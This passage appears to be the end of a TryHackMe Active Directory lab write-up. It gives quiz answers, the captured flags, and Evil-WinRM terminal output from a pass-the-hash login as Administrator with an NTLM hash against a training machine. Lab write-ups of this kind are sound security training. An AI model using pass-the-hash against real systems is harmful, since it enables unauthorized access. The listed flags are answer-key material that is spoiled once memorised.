
What method of attack could allow us to authenticate as the user without the password?

pass the hash ✓ Correct Answer

4.

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H ✓ Correct Answer Hint




Flag submission

1.

svc-admin

TryHackMe{K3rb3r0s_Pr3_4uth}

✓ Correct Answer




2.

backup

TryHackMe{B4ckM3UpSc0tty!}

✓ Correct Answer


Mode LastWriteTime Length Name
-a---- 4/4/2020 12:18 PM 28 user.txt.txt
Evil-WinRM PS C:\Users\svc-admin\Desktop> more user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
Evil-WinRM PS C:\Users\svc-admin\Desktop> cd ../../
Evil-WinRM PS C:\Users> dir
Directory: C:\Users
Mode LastWriteTime Length Name
d----- 9/17/2020 4:04 PM a-spooks
d----- 9/17/2020 4:02 PM Administrator
d----- 4/4/2020 12:19 PM backup
d----- 4/4/2020 1:07 PM backup.THM-AD
d-r--- 4/4/2020 11:19 AM Public
d----- 4/4/2020 12:18 PM svc-admin
Evil-WinRM PS C:\Users> cd backup/Desktop
Evil-WinRM PS C:\Users\backup\Desktop> dir
Directory: C:\Users\backup\Desktop
Mode LastWriteTime Length Name
-a---- 4/4/2020 12:19 PM 26 PrivEsc.txt
Evil-WinRM PS C:\Users\backup\Desktop> more PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
Evil-WinRM PS C:\Users\backup\Desktop>


3.

Administrator

TryHackMe{4ctiveD1rectoryM4st3r}

✓ Correct Answer

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

┌──(root㉿kali)-[/opt/attacktive-directory-tools]
└─# evil-winrm -i 10.10.243.160 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd Desktop
Cannot find path 'C:\Users\Administrator\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Documents\Desktop:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more root.txt
TryHackMe{4ctiveD1rectoryM4st3r}

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```



Conclusion

- This was a quite challenging room for me. But I am glad I was able to through it. I have learnt to some of the tools like kerbrute which are used in active directory attacks. I look forward to many other challenges.